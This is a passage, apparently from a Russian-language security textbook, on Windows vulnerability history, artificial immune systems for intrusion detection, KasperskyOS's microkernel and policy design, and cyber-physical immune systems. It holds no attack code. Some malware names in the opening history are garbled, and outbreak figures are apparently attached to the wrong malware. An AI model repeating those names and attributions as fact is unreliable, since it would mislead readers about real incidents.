Еще в далеком 2002 г. Билл Гейтс написал сотрудникам «Microsoft» известное письмо-рекомендацию о том, что «нужно исправлять ситуацию и пора начинать разрабатывать ПО с учетом требований безопасности». Эта инициатива затем получила название «Trustworthy computing» и до сих пор «развивается» — так появились windows vista, OSX и другие, в которых уже были заложены специальные механизмы, затрудняющие (но не исключаящие) эксплуатацию уязвимостей.

Написать эксплойт для уязвимости в системе, в которой внедрены механизмы вроде вышерассмотренных DEP и ASLR, стало значительно сложнее.

Тем не менее в 2004 г. компания «Microsoft» заявила о краже 600 млн байт, 31 тысячи файлов и 13,5 млн строк исходного кода ОС Windows 2000 и Windows NT4. Преступников найти так и не удалось.

В 2017 г. произошла, как тогда считалось, — самая массовая кибератака в истории — вирус Wana Cryptir 2.0 заразил десятки тысяч компьютеров по всему миру. В блоге Kaspersky Lab тогда уточнялось, что Wana Cryptir 2.0 — это версия Wana Стг, использующая уязвимость под названием Eternalblue, подробно описанная в выложенных документах хакерской группировки Shadowbrokers, взломавшей файлы АНБ.

Еще факт — разработанное хакерами вредоносное ПО под кодом HDD Cryptor не дает возможности компьютерам с ОС Windows даже загрузить операционную систему.

Распространялся этот червь-шифровальщик через использование очередной, выявленной хакерами, уязвимости в ОС. В общей сложности тогда вирус заразил более 200 тысяч компьютеров в 150 странах мира, нанеся при этом большой финансовый ущерб.

Недавний пример — в июле 2020 г. компания Microsoft пообещала исправить критическую ошибку безопасности новых версий Windows. Об этом сообщает издание ZDNet со ссылкой на отчет компании.

Американская корпорация официально признала ошибку и заявила, что исправляющие ее патчи будут доступны в следующем обновлении ОС. До его выхода специалисты компании рекомендовали пользователям перезагружать систему при появлении сообщений об ошибке.

На очередные проблемы с безопасностью Windows 10 в июле 2020 г. обратили внимание многочисленные пользователи операционной системы. Владельцы лицензионных копий ОС жаловались, что часто получали ошибки при попытке запустить приложения «песочницы» (Windows Sandbox) и «Защитника Windows»

(Windows Defender). С этой проблемой столкнулись пользователи Windows 10 версий 1903, 1909 и 2004.

Как известно, «песочница» необходима для обеспечения безопасного запуска потенциально опасных приложений без нанесения вреда системе. Программа является широко востребованной среди IT-специалистов.

Ранее источники сообщили, что Microsoft изменит порядок обновления своих операционных систем. Компания планирует ежегодно выпускать глобальные патчи для Windows 10X весной, для Windows 10 — осенью.

Почему вообще становятся возможными столь масштабные кибератаки? Ответ заключается в архитектуре современных информационных систем, которая основана на фундаментальном теоретическом базисе 70-х годов прошлого века. Именно тогда создавались первые ОС и **проблемы массовых кибератак тогда фактически не существовало**. Конечно, современные коммерческие ОС защищены во много раз лучше, но ведь основные принципы их построения фактически не очень сильно изменились за прошедшее время.

В одном из интервью на эту тему Евгений Касперский заявил: «Абсолютно защищенных IT-систем не существует. Поэтому здесь необходим такой уровень защиты, при котором стоимость разработки атаки на компанию или пользователя превысит сумму возможного ущерба. Я называю этот принцип **«кибериммунитетом»**. Он должен прийти на смену принципу «кибербезопасность». Безопасность должна лежать в основе каждой IT-системы, а не быть надстройкой над ней, как это происходит сейчас. В таком случае есть шанс сделать стоимость атаки настолько дорогой, что ее реализация будет просто бессмысленной. Это и будет основой безопасного цифрового мира».

Следует здесь отметить, что большинство экспертов по кибербезопасности в термин «кибериммунитет» вкладывают несколько иной смысл, о чем мы поговорим дальше.

4.3.2. Цифровые иммунные системы как перспективный инструмент сетевой защиты

Как мы видим, в настоящее время большинство информационных технологий (ИТ) и ИТ-систем создаются без учета воздействия на них «неблагоприятных факторов» — незадекларированных возможностей программно-аппаратных средств, вирусов, хакерских атак и др. Именно по этой причине для надежного (безопасного) функционирования в реальной среде такие ИТ-системы и приходится дооснащать дорогостоящими инструментами — сетевыми экранами, антивирусными программами и другими средствами защиты.

Кроме неизбежного усложнения архитектуры ИТ-системы это всегда оставляет вероятность уязвимости к внешним хакерским атакам, поскольку *преодолев эти защитные барьеры, высококвалифицированный злоумышленник попадает в незащищенное пространство операционной системы (ОС), где можно выполнять свои «негативные действия»*.

Как известно, человек нередко создает новые технологии, которые работают по тем же общим принципам, что и отдельные органы биологического объекта —

человека, животного, насекомого и т.д. Примеры — нейронные сети, искусственный интеллект, искусственная сетчатка глаза, алгоритмические средства обработки видеоизображений (зрительных образов) и многое другое.

Прежде чем кратко рассмотреть перспективное направление «искусственные иммунные системы» (AIS — Artificial Immune System), напомним, каким же образом функционирует иммунная система человека. Причем описание это будет очень упрощенным, с целью лишь обозначить те основные «биологические» элементы, которые переносятся в «компьютерные» сети.

Главным принципом действия человеческой иммунной системы является сравнение определенных «шаблонов» с находящимися внутри организма телами и выявление таким образом инородных тел, называемых антигенами (https://itc.ua/articles/iskusstvennye_immunnye_sistemy_kak_sredstvo_setevoj_samozashhity_4270/).

Роль подобных шаблонов у человека выполняют лимфоциты, постоянно генерируемые спинным мозгом и тимусом с учетом информации, содержащейся в ДНК (такая информация все время накапливается, и процесс этот называется *эволюцией генной библиотеки*), и разносимые организмом через лимфатические узлы, причем каждый тип лимфоцита отвечает за обнаружение какого-то ограниченного числа антигенов. При генерировании лимфоцитов имеется одна очень важная стадия, называемая *негативной селекцией*, на которой происходит своеобразный тест на соответствие «родным» клеткам организма: если подобное соответствие имеет место, «зародышевый» лимфоцит убивается, ведь в противном случае он будет бороться с собственными клетками. Иными словами, благодаря негативной селекции создаются «шаблоны», содержащие ту информацию, которая внутри организма отсутствует, и если какое-то тело подходит под данный шаблон, значит, оно явно чужое.

В случае обнаружения лимфоцитами антигена на основании соответствующего шаблона у человека вырабатываются антитела, которые и уничтожают его. Здесь задействуется еще один процесс — *клональная селекция*, во время которой происходит своеобразный естественный отбор антител: выживают лишь те, что максимально подходят под найденный антиген. При этом сведения о сгенерированных антителах «заносятся» в упоминавшуюся выше «генную библиотеку» (https://itc.ua/articles/iskusstvennye_immunnye_sistemy_kak_sredstvo_setevoj_samozashhity_4270/).

Специалистами, работающими сегодня в области AIS, отмечаются три основных свойства иммунной системы человека: во-первых, она является *распределенной*; во-вторых, она *самоорганизующаяся*; и в-третьих, она относительно *легковесна*, или, говоря на «информационном» языке, не особо требовательна к вычислительным ресурсам. Именно этими свойствами, по мнению многих экспертов, должна обладать система обнаружения вторжений в информационную сеть (IDS — Intrusion Detection System).

IDS для одного сегмента цифровой сети, построенная на принципах искусственной иммунной системы, подразделяется на «основную» и набор «вторичных». Основная является неким аналогом спинного мозга, а вторичные — аналогами лимфатических узлов.

Как показано на рис. 4.1 (https://itc.ua/articles/iskusstvennye_immunnye_sistemy_kak_sredstvo_setevoj_samozashhity_4270/), в основной IDS на базе AIS имитируются два процесса — эволюция «генной библиотеки» и негативная селекция.




Рис. 4.1. Концепция построения IDS на принципах искусственной иммунной системы

На этапе эволюции генной библиотеки происходит накопление информации о характере аномалий сетевого трафика. *Генная библиотека* такой искусственной иммунной системы должна содержать «гены» (это могут быть, например, данные о характерном количестве пакетов, их длине, структуре, типичных ошибках и т.д.), на основании которых будут генерироваться особые программные агенты – детекторы, служащие аналогами лимфоцитов. Начальные данные для формирования генной библиотеки выбираются, исходя из особенностей применяемых сетевых протоколов, в частности их слабых с точки зрения защиты мест. При обнаружении детекторами аномальной активности в сети к библиотеке в дальнейшем должны добавляться соответствующие этим проявлениям новые «гены». Следует заметить, что поскольку размер такой библиотеки ограничен, в ней должны сохраняться только «гены», проявляющиеся наиболее часто.

На втором этапе путем произвольного комбинирования «генов» происходит генерирование так называемых *пре-детекторов* (аналоги «зародышевых» лимфоцитов), которые затем с помощью механизма той самой негативной селекции проверяются на совместимость (или точнее, на несовместимость) с нормальным сетевым трафиком. При этом используются данные о характере такого трафика (профили), формируемые так называемым автоматическим профайлером (automated profiler), постоянно анализирующим поток данных, поступающий от маршрутизатора, стоящего на входе в сетевой сегмент.

Конечной целью в этом случае является создание ограниченного набора детекторов, с помощью которого можно было бы обнаружить максимальное число сетевых аномалий. Этот набор рассылается по узлам сети, образуя вторичную IDS.

Разработанные на сегодняшний день алгоритмы негативной селекции оперируют вероятностными характеристиками — вместо точного соответствия используется частичное, степень которого может произвольно варьироваться. Ее изменение в конечном итоге должно приводить к изменению (уменьшению или увеличению) частоты «ложных срабатываний».

При обнаружении аномалии происходит *клональная селекция* — соответствующий ей детектор «размножается» и рассылается на все узлы. Окончательное же решение о том, происходит вторжение в сеть или нет, принимается на основании данных от нескольких узлов. Каждый узел, а также основная IDS снабжены еще одним компонентом — «коммуникатором», который, в частности, оперирует таким параметром, как уровень риска. В случае, если на каком-то узле замечена подозрительная активность, коммуникатор поднимает свой уровень риска и отправляет соответствующее сообщение коммуникаторам других узлов и основной IDS, и те также поднимают свои уровни риска. При появлении аномалий сразу на нескольких узлах в течение короткого промежутка времени этот уровень очень быстро растет, и если будет достигнут заданный порог, администратор сети получит сигнал тревоги.

Можно отметить очевидное сходство между AIS и искусственными нейронными сетями: например, и те и другие способны изучать динамику и статистические свойства наблюдаемой системы, для достижения максимальной эффективности и в том и в другом случае необходимо подбирать значения управляющих параметров и т.д. В то же время имеется и ряд существенных отличий, являющихся в первую очередь следствием различия между имитируемыми системами — нервной и иммунной. Здесь первая состоит из фиксированных элементов (нейронов), а вторая — из блуждающих (лимфоцитов), первая управляется одним центральным органом (мозгом), а второй подобное «централизованное» управление не свойственно, в первой взаимодействие между элементами является постоянным, а во второй носит кратковременный характер и т.п.

Следует отметить, что в мире масштабные исследования в области искусственных иммунных сетей ведутся относительно недавно — большинство работ по данной тематике относится к 90-м годам. Так, ученые Лондонского Королевского колледжа сообщили о разработке в рамках проекта The Computational Immunology for Fraud Detection (CIFD) защитной системы для Internet на базе AIS. Предполагается, что на завершение указанного проекта уйдет еще около трех лет. Первым пользователем системы обнаружения вторжений, реализующей функции AIS, должна стать почтовая служба Великобритании.

В России над созданием ОС с кибериммунитетом много лет работали специалисты известной компании «Лаборатория Касперского».

В 2017 году компания выпустила (<https://informburo.kz/stati/chto-takoe-kiberimmunitet-i-kak-eto-rabotaet-rasskazyvaet-evgeniy-kasperskiy-.html>) собственную безопасную операционную систему, которой не нужен антивирус. В ее основе заложена микроядерная архитектура. Система состоит из микрокомпонентов, и каждое взаимодействие между ними проходит через свой уровень безопасности. При этом функции каждого компонента строго ограничены узким набором действий.

«Если это турбина, у нее нет доступа в Интернет. Каждый модуль системы работает по строго определенным правилам. Взломать эту систему можно только

одним способом: заразить исполнителя, проникнув в компанию разработчика. То есть взломать исходный текст. При этом для хакеров велик риск, что их поймают в процессе взлома», — отмечает Евгений Касперский.

На момент выхода книги новой защитной системой в России пользуется компания по производству роутеров и сетевого оборудования Kraftway. Также она применяется в проекте одного из «умных» районов в Москве по сбору больших данных.

Основываясь на материалах блога «Лаборатории Касперского» рассмотрим более подробно принципы построения и основные инструменты этой ОС, позиционируемой разработчиками как «ОС с кибериммунитетом».

4.3.3. KasperskyOS — первая российская операционная система с кибериммунитетом

В мае 2020 г. известная практически всем специалистам по кибербезопасности российская компания «Лаборатория Касперского» анонсировала завершение своего нового амбициозного проекта — разработку полностью «безопасной» операционной системы **KasperskyOS**. Конечная цель этого проекта — создать такую ОС, у которой был бы «кибериммунитет», поэтому ей не страшно будет доверить управление «умными» автомобилями, сложными техническими процессами и важными информационными системами (<https://habr.com/ru/article/499746/>).

Как известно, сегодня в мире существуют различные операционные системы (ОС) практически под любые задачи. Есть ОС общего назначения, такие как Windows, macOS или дистрибутивы на базе ядра Linux. Есть специализированные — для авиации и промышленности, с real-time-характеристиками и доказанной (подтвержденной опытом эксплуатации) надежностью. Но, к сожалению, полностью безопасных с точки зрения устойчивости к кибервоздействиям, т.е. имеющих «кибериммунитет», среди них пока нет. Справедливости ради надо сказать, что ряд экспертов высказывают сомнения о возможности создания сегодня подобной ОС.

Как мы показали в предыдущих главах, обычно различные меры защиты разрабатываются в ответ на существующие или потенциальные (известные) угрозы. Но этот подход тоже не дает 100% гарантий, поскольку, как мы видим, постоянно возникают все новые классы и виды угроз, которые разработчики ранее не знали.

Классический пример — широко распространенная техника возвратно-ориентированного программирования (return-oriented programming). Ведь еще совсем недавно абсолютное большинство экспертов полагали, что исполнение вредоносного кода станет невозможным, если только выполнить 2 условия:

- запретить исполнение кода в областях, куда могут попасть пользовательские данные;
- защитить от модификаций области памяти, где находится программный код.

Как теперь известно, это никак не помешало сотням хакеров найти способ «обойти» защиту с помощью подмены адреса возврата из процедуры и используя части кода самого приложения и системных библиотек.

Принимая во внимание свой богатый опыт работы в области расследования и предупреждения киберпреступлений в «Лаборатории Касперского» решили подойти к проблеме радикально: разработать свой оригинальный подход, обеспечивающий надежную защиту от любых атак — как известных, так и перспективных.

В основу этого проекта были положены следующие **ключевые идеи** (<https://habr.com/ru/article/499746/>).

Во-первых, а как можно понять, безопасно выбранное решение или нет? Нужно с самого начала установить конкретные цели безопасности — требования, выполнение которых должно обеспечиваться **при любых сценариях работы системы**. Следовательно, в таком «безопасном» решении нужно сделать невозможным выполнение любых операций, способных повлиять на достижение целей безопасности.

Поэтому в процессе работы каждого решения нужно проверять, способна ли та или иная операция каким-либо негативным образом повлиять на безопасное функционирование системы, и если да, то такую операцию необходимо надежно блокировать. Однако здесь есть две непростые проблемы: ведь нам нужно понять, какие именно операции надо контролировать, и, соответственно, разработать методики оценки влияния этих операций на «безопасную» работу системы.

Известно, что начиная еще с 70-х годов прошлого века различными коллективами специалистов по информационной безопасности проводилась активная разработка все новых и новых принципов создания безопасных систем, и сегодня разрабатываются различные формальные математические модели разделения решений на домены с различным уровнем доступа.

В одной из предыдущих глав мы упоминали о подходе Multiple Independent Levels of Security (MILS). Он предусматривает разделение системы на отдельные изолированные домены безопасности и контроль всех операций, связанных с передачей данных между этими доменами. Именно на этом подходе базируется большинство современных «высоконадежных» систем.

Как мы уже говорили, если использовать набор таких полностью изолированных программных компонентов, то каждый из них в отдельности безопасен только до тех пор, пока они не взаимодействуют друг с другом и окружающим миром. Ни «кривой» код, ни уязвимости в этих отдельных компонентах не страшны операционной системе. Однако на практике для выполнения функциональных задач различные компоненты ПО неизбежно должны взаимодействовать как между собой, так и с внешним миром. Для того чтобы поведение системы по-прежнему оставалось безопасным, все подобные взаимодействия компонентов должны проводиться под жестким контролем с использованием следующих трех основных правил (<https://habr.com/ru/article/499746/>).

1. Сформулировать четкие гарантии обеспечения надежной изоляции компонентов друг от друга в системе. В MILS-системах, как известно, за эту задачу отвечает специальный инструмент — ядро разделения (Separation Kernel). На практике эту функцию выполняет микроядро или гипервизор.
2. Конкретно описать, как каждый отдельный программный компонент может взаимодействовать с другими. Тогда в результате появится возможность перечислить все подлежащие контролю операции.
3. Сформировать в системе специальный дополнительный компонент-медиатор, только через который будут проходить абсолютно все взаимодействия. Тогда у него будет возможность *разрешать безопасные операции* и *запрещать опасные*. Решение о том, какая именно операция является безопасной, принимается еще одним отдельным компонентом — вычислителем вердиктов безопасности (Policy Decision Point).

Справедливости ради надо отметить, что это не собственная идея «Лаборатории Касперского» — впервые отделить логику вычисления вердиктов (Policy Decision Point) от их применения (Policy Enforcement Point), как нам известно, было предложено еще в 90-е годы в рамках проекта Flux Advanced Security Kernel (FLASK).

Поскольку, по определению, Policy Decision Point автоматически принимает решения, от которых зависит безопасность всей системы, правила вычисления вердиктов должны быть однозначны и математически корректны. Для этого в команде «Лаборатория Касперского» создали специальный компилятор, который принимает на вход декларативные описания взаимодействующих компонентов и конфигурацию безопасности.

Итоговый результат работы такого компилятора — специальный программный код на языке C, определяющий функциональность Policy Decision Point. У этого автоматически генерируемого кода есть несколько преимуществ (<https://habr.com/ru/article/499746/>).

1. Доверие к такому коду выше, чем к написанному вручную. Например, вместе с кодом, сгенерированным на основе формальной модели, одновременно можно сгенерировать и набор тестов, проверяющих его соответствие модели. Упрощается и процесс формального доказательства определенных свойств полученного кода, например предельного времени выполнения.
2. Становится возможным использовать достаточно простые наборы правил взаимодействия компонентов между собой. Корректная работа правильно спроектированной системы предполагает использовать лишь малое число стандартных потоков исполнения, которые требуется описывать. В то же время конкретные правила вычисления вердиктов могут быть достаточно сложными и разнообразными — это уже забота компилятора.
3. Инженер по кибербезопасности описывает поведение системы в тех же терминах, с применением которых она была спроектирована, поэтому всегда есть возможность всесторонне учесть специфику каждого конкретного решения.
4. Описание безопасности выполняется независимо от бизнес-логики решения.

В итоге и появился такой «движок», который выполняет вычисление вердиктов безопасности, — Kaspersky Security System (KSS).

Разработчики KasperskyOS поясняют, почему они не взяли, например, Linux или другую операционную систему следующим образом (<https://habr.com/ru/article/499746/>).

Прежде всего — на базе существующей ОС Linux уже создано несколько механизмов и модулей безопасности: SELinux, AppArmor, GR security, SMACK, контейнеры и т.д. Однако все они оказываются абсолютно бесполезными, когда скомпрометировано ядро ОС. Linux — классическое монолитное ядро, где все компоненты работают в одном адресном пространстве и могут влиять друг на друга. Хотя код ядра Linux «просматривают миллионы глаз», но по-настоящему тщательной ревизии подвергаются только наиболее ответственные компоненты ядра. В ядре Linux более 15 млн строк кода, и понятно, что значительная его часть так и остается вне зоны пристального контроля Linux-сообщества. В результате, как известно, часто обнаруживаются критичные уязвимости, эксплуатация которых позволяет так или иначе скомпрометировать ядро Linux. Тем самым не реализуется главное

требование по обеспечению безопасности — изоляция между доменами. Цитата из <https://habr.com/ru/article/499746/>: «Кардинально поменять архитектуру Linux вряд ли получится, уж если у Таненбаума не получилось переубедить Торвальдса, то у нас и вовсе шансов нет».

В существующих микроядерных операционных системах ядро обычно весьма компактно и благодаря этому лишено описанных выше недостатков, свойственных «монолитным» и «гибридным» архитектурам. Микроядра идеально подходят для создания ядер разделения в MILS-системах. Более того, уже есть несколько хороших защищенных микроядерных операционных систем с открытым исходным кодом, например seL4.

Несмотря на все очевидные плюсы использования готового микроядра, специалисты лаборатории пришли к выводу, что все-таки возможности существующих систем в области безопасности недостаточны. Обычно создатели ОС пытаются контролировать доступ к ресурсам. Именно ресурсами в первую очередь оперирует модель безопасности object-capability, которая используется в большинстве микроядерных операционных систем. Дальнейшие «более изощренные» свойства безопасности обычно реализуются в виде прикладной логики. Возможности политик безопасности были бы сильно ограничены, если бы за основу взяли только модель object capabilities.

Таким образом, эксперты лаборатории пришли к принципиальному выводу, что использование «готовых» ОС не позволяет реализовать задуманную ими идеальную среду для работы KSS, и им пришлось в итоге разрабатывать новую операционную систему.

В основе KasperskyOS лежат следующие принципы (<https://habr.com/ru/article/499746/>).

1. **Микроядерная архитектура.** Чем компактнее ядро ОС, тем проще его исследовать и тем меньше возможностей для возникновения различных уязвимостей.
2. **Минимально возможная поверхность атаки на ядро ОС.** Так называемая поверхность атаки на ядро ОС определяется количеством системных вызовов и других возможных каналов внешних деструктивных воздействий. Но если архитектура «микроядерная», то в ядре нет драйверов, оно не взаимодействует через оборудование с внешними источниками воздействий. В этом случае поверхность атаки зависит лишь от количества используемых системных вызовов. У KasperskyOS всего 3 вызова не контролируются монитором безопасности — это вызовы, конкретно отвечающие за IPC. Для сравнения, у другой известной распространенной микроядерной ОС — QNX — их 116.
3. **Гарантии изоляции.** Необходимо исключить любую возможность обмена данными между процессами в обход KSS. Это зона ответственности микроядра операционной системы.

Все эти составляющие в сумме и позволили создать ОС с высоким уровнем безопасности.

Конечно, разработчики указывают на тот факт, что не всякое решение, созданное с применением KasperskyOS, безопасно по определению. Его необходимо правильно спроектировать. Для начала нужно определить именно те свойства решения, наличие которых мы считаем критичным с точки зрения безопасности.

Исходя из данных требований, функциональность решения нужно разбить на изолированные компоненты, определить все возможные варианты их взаимодействия и, наконец, описать политики безопасности так, чтобы поведение системы оставалось действительно безопасным в любых ситуациях.

Часть компонентов при этом могут быть «недоверенными», на гарантии безопасности решения в целом это не повлияет. Отдельные компоненты могут быть атакованы, но в такой правильно спроектированной системе атака не приведет к нарушению этих гарантий, даже если злоумышленник и получит возможность выполнять произвольный код. Именно это свойство информационной системы разработчики ОС и называют *кибериммунитетом*.

Основные области применения KasperskyOS:

- логические контроллеры для:
 - транспортных систем;
 - АСУ ТП;
 - энергетических систем;
- интернет вещей;
- автомобили;
- сетевое оборудование;
- встраиваемая электроника;
- доверенные рабочие станции для работы с конфиденциальной информацией.

Так, например, Kaspersky Mobile Security SDK — это модуль для защиты сервисов и мобильных устройств, работающих на операционных системах Google Android, например, в Infotainment автомобиля или мобильном устройстве его пользователя.

SDK предоставляет широкий спектр функций для обеспечения безопасности, которые могут быть интегрированы в конкретное приложение пользователя:

- обнаружение вредоносного ПО;
- антифишинг & защита от Fake-приложений;
- защищенное соединение;
- репутация устройства;
- защита данных;
- самозащита;
- антивор.

Kaspersky Security for In-Vehicle Infotainment (IVI) выполняет контроль портов и коммуникаций, контроль приложений, обеспечивает интеграцию с внешними устройствами.

- Контроль портов устройств:
 - антивирусная защита для USB-накопителей (KSN) ;
 - защита от BadUSB-атак;
 - блокировка внешних диагностических сеансов (OBD-II).
- Контроль коммуникаций:
 - репутация Wi-Fi точек доступа (KSN), защита от атак их подмены;
 - система предотвращения вторжений (Virtual patching).
- Контроль приложений:
 - hardening приложений, контроль поведения (KSN) ;
 - обнаружение подозрительной деятельности на основе машинного обучения.

- Интеграция с внешними системами:
 - противоугонная защита автомобиля (геолокация, блокировка, очистка данных) ;
 - Fleet Management systems (местоположение, события) ;
 - интеграция с SOC: «охота» на угрозы и расследование инцидентов.

4.3.4. Киберфизические иммунные системы

Здесь очень кратко рассмотрим основные направления развития безопасных киберфизических систем (Cyber-Physical System – CPS). Проблема в том, что проектировщики информационных систем даже таких крупных CPS, как промышленные и электроэнергетические системы, изначально практически не уделяли особого внимания проблеме их *безопасности* – приоритет был отдан *функциональности* составных компонентов, их совместимости и обеспечению способности надежно функционировать в течение длительного периода времени с учетом перегрузок и дестабилизирующих факторов.

Но с изменением ландшафта угроз проблемы противодействия спектру атак, направленных на нарушение основных функций киберфизической системы (отключение электричества в мегаполисе, остановка производственной линии), выходят на первый план. В последнее время хакерские группы и даже субъекты национальных государственных структур стремятся сделать такие критические атаки на инфраструктурные объекты *ключевым компонентом своих стратегий кибервойны*.

Разнообразие и все возрастающая сложность этих атак выдвигают на высший приоритет проблему защиты CPS.

Как показано выше, сегодня нет недостатка в технологиях и подходах защиты данных, но эти подходы не работают против атак, которые происходят в физическом мире, включая атаки с использованием датчиков, исполнительных механизмов, преобразователей и контроллеров в физической среде. Меры безопасности по периметру, такие как брандмауэры и системы контроля доступа, могут сдерживать или предотвращать кибератаки, происходящие извне системы, но никак не защищают от внутренних атак, которые обычно инициируются агентами, хорошо знакомыми с атакуемой системой.

Большая работа была проделана при разработке систем обнаружения сетевых вторжений, но эти системы, как правило, обучаются медленно и, как правило, беспомощны против неизвестных и адаптивных угроз. Исследователи и практики сегодня согласны с тем, что для достижения высокой степени безопасности CPS необходимо будет комбинировать различные подходы, но пока неясно, как именно это будет достигнуто. Вот здесь эксперты и предлагают аналогию с иммунной системой человека.

Человеческое тело рассматривается как полностью саморегулируемая система. Когда человек ощущает некое «ненормальное» событие, такое как травма или инфекция патогенным микроорганизмом, он автоматически начинает задействовать различные защитные механизмы.

В течение эволюционного периода человеческое тело адаптировалось к обнаружению широкого диапазона аномалий – микроскопических патогенов, различных видов травм, аллергий и изменений в окружающей среде.

Например, можно считать, что *вакцины* являются эквивалентом обученных *систем обнаружения* вторжений. *Одежда* является эквивалентом охраны *периметра*. Тем не менее подавляющее большинство человеческих реакций являются произвольными и автоматическими, как будто тело поддерживает «модель себя» и знает, когда и как эта модель отклонилась от своего нормального состояния.

Одним из направлений современных исследований является переосмысление CPS с этой точки зрения иммунной системы. Чтобы создать *киберфизическую иммунную систему*, она, как и человеческое тело, должна стать «самоосознающей».

Чтобы построить достоверную модель своего собственного поведения, система должна не только изучать свое *цифровое* поведение, но и фиксировать поведение своих *физических подсистем*. Одним из способов достижения этого является представление поведения в терминах физических законов. Например, движущиеся части системы будут подчиняться законам механики; части подсистемы регулирования температуры будут подчиняться законам термодинамики; и электрические установки будут подчиняться законам электротехники и т.д.

Теоретически возможно определить соответствующие физические величины, применить соответствующие физические законы и затем обнаруживать отклонения от ожидаемого поведения. Эти отклонения предполагают, что система может функционировать ненормально из-за собственного износа, спонтанного отказа или целенаправленной злонамеренной деятельности. Обнаружение «аномалий», в принципе, работает таким образом.

Однако здесь возникает одна большая проблема — описанный выше подход должен обязательно выходить за пределы узкого «сообщества безопасности».

Традиционно кибербезопасность была делом только инженеров по безопасности, сетевых администраторов и криптографов. Но для создания подобной киберфизической иммунной системы необходимо тесно взаимодействовать с другими многочисленными экспертами, которые работают над ее, образно говоря, «не киберасpekтами».

К ним относятся прежде всего ученые — прикладные физики, инженеры-химики, теоретики систем адаптивного управления, биологи и другие эксперты в своей узкой «дисциплинарной» области, которые могут создавать и связывать между собой модели различных физических и компьютерных подсистем, а также квалифицированно рассуждать об отклонениях от «безопасного» поведения.

Чтобы реализовать пока еще мечту о киберфизической иммунной системе, на практике требуется не что иное, как *действительно междисциплинарное сотрудничество* (<http://unetway.com/news/sozдание-kiberfiziceskoj-immunnoj-sistemy/>).

Напомним, что киберфизические системы (Cyber-Physical System, CPS) — это системы, состоящие из различных физических объектов, искусственных подсистем и управляющих контроллеров, позволяющих представить такое образование как единое целое. В CPS обеспечивается тесная связь и координация между *вычислительными* и *физическими* ресурсами. Компьютеры осуществляют мониторинг и управление физическими процессами с использованием такой петли обратной связи, где происходящее в физических системах оказывает влияние на вычисления, и наоборот.

Чрезвычайная сложность такого рода задач говорит о том, что здесь речь не идет о создании автоматизированных систем, более крупных, чем существующие, где

компьютеры интегрированы или встроены в те или иные физические устройства или системы. Речь идет о гармоничном и синхронном сосуществовании двух типов моделей. С одной стороны — это традиционные «инженерные» модели (механические, строительные, электрические, биологические, химические, экономические и другие), а с другой — модели «компьютерные».

В этом смысле предшественниками CPS можно считать встроенные системы реального времени, распределенные вычислительные системы, автоматизированные системы управления техническими процессами и объектами, беспроводные сенсорные сети.

С технической точки зрения CPS имеют много общего со структурами типа грид, реализуемыми посредством Интернета вещей (Internet of Things, IoT), Индустрии 4.0, промышленного Интернета вещей (Industrial Internet), межмашинного взаимодействия (Machine-to-Machine, M2M), туманного и облачного компьютеринга (fog и cloud computing). Но этими техническими средствами ни в коем случае нельзя ограничивать представление CPS. Для этих сложных систем требуются новые кибернетические подходы к моделированию, поскольку именно модели являются центральным моментом в науке и инженерии.

Здесь имеет смысл привести результаты исследований Академии Acatech.

Организованная в 2008 г. немецкая академия наук и новых разработок Acatech-Deutsche Akademie der Technikwissen-Schaffen позиционирует себя как нейтральное учреждение, формирующее советы (прогнозы) политикам, ученым и производителям по ключевым проблемам науки и техники, публикуя свои советы (прогнозы) в виде отчетов по результатам исследований.

В последних отчетах Acatech уже уверенно говорится о реальных перспективах появления *национальных киберфизических платформ*, которые будут складываться из трех типов сетей:

- Интернет людей.
- Интернет вещей.
- Интернет сервисов.

По мнению немецких академиков, перспективы появления киберфизических систем и формирования на их основе Индустрии 4.0 затрагивают интересы общества в целом, поэтому должны рассматриваться не только в техническом, а в более широком социокультурном аспекте, с учетом демографических и других происходящих изменений.

В качестве аргумента против мнения ряда критически настроенных экспертов о том, что это просто «лозунги немецких академиков», можно привести такие факты. В США это направление (киберфизические платформы и системы) с 2011 г. официально включено в состав важнейших и перспективных «стратегических» технологий.

В государстве Сингапур на законодательном уровне принята к исполнению инициатива (комплексный проект) «Умная нация», которая подразумевает социальное и экономическое развитие государства с ориентацией на базовые киберфизические платформы.

Очень активно работает в этом направлении Китай и многие европейские страны.

